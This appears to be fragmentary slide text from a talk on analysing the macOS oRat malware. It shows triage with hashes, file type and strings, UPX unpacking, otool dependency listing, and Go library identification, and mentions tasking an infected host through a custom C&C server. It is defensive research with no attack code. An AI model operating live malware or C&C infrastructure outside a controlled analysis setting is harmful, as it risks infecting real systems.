
(complete) analysis ...via a custom C&C server



 By tasking an infected host (via our custom C&C server) we can passively observe the malware actions, thus revealing its capabilities!

PREREQUISITES

to task & monitor the malware



3 Tools
to monitor

Objective-See
a non-profit 501(c)(3) foundation.

tools | blog | [Support Us!](#)

(CLI) Utilities


While UI-based applications are great, sometimes it's just easier to do things from the commandline!

On this page, you'll find various CLI utilities that can be used for spelunking around macOS, or that can facilitate malware analysis:

- [ProcessMonitor](#)
- [FileMonitor](#)
- [DNSMonitor](#)

Triage

to gain a basic understanding



BASIC TRIAGE

hashes, file type, code signing, and more

```
% md5 oRat/darwinx64
9bac717cb7f37a88541c94d09666b960

% shasum oRat/darwinx64
26ccf50a6c120cd7ad6b0d810aca509948c8cd78
```

Hashes

```
% file oRat/darwinx64

oRat/darwinx64: Mach-O 64-bit executable x86_64
```

File type
(64-bit Mach-O)

```
% strings - oRat/darwinx64
...

Info: This file is packed with
the UPX executable packer http://upx.sf.net

Id: UPX 3.96 Copyright (C)
1996-2020 the UPX Team. All Rights Reserved.
```

Embedded strings
(...it's packed via UPX)



Unsigned
(via WhatsYourSign)



oRat:
unsigned, packed, 64-bit Mach-O binary

UNPACKING

trivial, via UPX

```
% brew install upx
```

```
% upx -d oRat/darwinx64 -o oRat/darwinx64_UNPACKED
```

unpack with -d flag

```
Ultimate Packer for eXecutables
```

```
Copyright (C) 1996 - 2020
```

```
UPX 3.96
```

```
Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020
```

File size	Ratio	Format	Name
10334144 <- 3866806	37.42%	macho/amd64	darwinx64_UNPACKED

```
Unpacked 1 file.
```

```
% du -h darwinx64
```

```
3.7M
```

almost 1OMB :/

```
% du -h darwinx64_UNPACKED
```

```
9.9M
```

Unpacking oRat
(via UPX)

DEPENDENCIES

some dynamic ...most though, are static?

```
% otool -L oRat/darwinx64_UNPACKED  
  
/usr/lib/libSystem.B.dylib  
/System/Library/Frameworks/Security.framework/Versions/A/Security  
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

...very few (dynamic) dependencies

```
% strings - oRat/darwinx64_UNPACKED  
...  
github.com/pkg/sftp  
github.com/xtaci/smux  
github.com/gliderlabs/ssh  
github.com/labstack/echo/v4  
github.com/go-resty/resty/v2  
github.com/sevlyar/go-daemon  
  
golang.org/x/net/http2  
vendor/golang.org/x/crypto/
```

written in Go?

+ static dependencies?



networking




daemonization



cryptography


Reversing Go

...a brief tangent



RESOURCES

...on reversing Go



Reversing Golang Binaries with Ghidra

Dorka Palotay
Senior Threat Researcher, CUJO AI

Albert Zsigovits
Threat Researcher, CUJO AI

SECURITY RESEARCH

